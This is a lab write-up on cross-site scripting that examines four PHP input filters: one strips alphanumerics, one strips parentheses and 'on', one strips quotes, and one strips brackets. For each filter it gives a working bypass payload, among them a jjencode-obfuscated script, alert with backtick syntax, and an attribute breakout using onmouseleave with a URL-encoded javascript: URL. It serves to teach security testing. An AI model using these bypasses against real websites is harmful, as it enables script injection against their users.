Lab 18: XSS Labs-2

No Alphabets and Digits

$_GET['payload'] parameter is directly included in the output of the script without being properly sanitized or validated.


```
<script src="hook.js"></script>
<?php
// by escaping the payload you won't break this system, haha! :-)
$escaped = preg_replace("/[a-zA-Z0-9]/", "", $_GET['payload']);
?>
```

The preg_replace() function call is attempting to remove any alphanumeric characters from the payload parameter. But we can use payload without alphanumeric using jjencode: jjencode - Encode any JavaScript program using only symbols (utf-8.jp)

already available <script></script> so we just need to add alert('XSS') to finish

```
<script>
    // here you can inject an arbitrary script,
    // but I guess you can't do anything, cuz the script can't include a-zA-Z0-9 ! :-)
    <?= $escaped ?>
</script>
```

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\"+$.__$+$._$$+$.___+"\\"+$.__$+$._$_+$._$$+"\\"+$.__$+$._$_+$._$$+"")"+"\"")())();
```




No Parentheses

$_GET['payload'] parameter removes any parentheses characters and any strings containing the letters "o" and "n" in sequence (which would likely match many common JavaScript event handlers such as onclick or onload).

```
// no parentheses ...
$escaped = preg_replace("/[()]/", "", $_GET['payload']);

// no event handlers!
$escaped = preg_replace("/.*o.*n.*/i", "", $escaped);
?>
```

But we can use payload without parentheses characters and any strings containing the letters "o" and "n":
<script>alert`XSS`</script>




No Quotes

$_GET['payload'] parameter uses the preg_replace() function to remove any single quotes, double quotes, backticks, ampersands, and hash symbols from the input.

```
<?php
// by escaping the payload you won't break this system, haha! :-)
$escaped = preg_replace("/['\"`&#]/", "", $_GET['payload']);
?>
```

But we can use payload without single quotes: <script> alert(document.domain) </script>



No Parentheses Again

The preg_replace() function is used to remove any backticks, parentheses, angle brackets, ampersands, and hash symbols from the $_GET['payload'] parameter. The resulting string is then used as the id attribute of a span element, and the original input is passed through the htmlspecialchars() function to encode any special characters.

```
<script src="hook.js"></script>
<?php
$escaped = preg_replace("/[`()<>&#]/", "", $_GET['payload']);
?>

<h1>Hello, <span id="<?= $escaped ?>"><?= htmlspecialchars($_GET['payload']) ?></span>!</h1>
```

But we can get around by encoding parentheses and single quotes by: [HTML URL Encoding Reference (w3schools.com)]

'	%27
(	%28
)	%29

```
<script>"onmouseleave="location='javascript:alert%28%27XSS%27%29'"</script>
```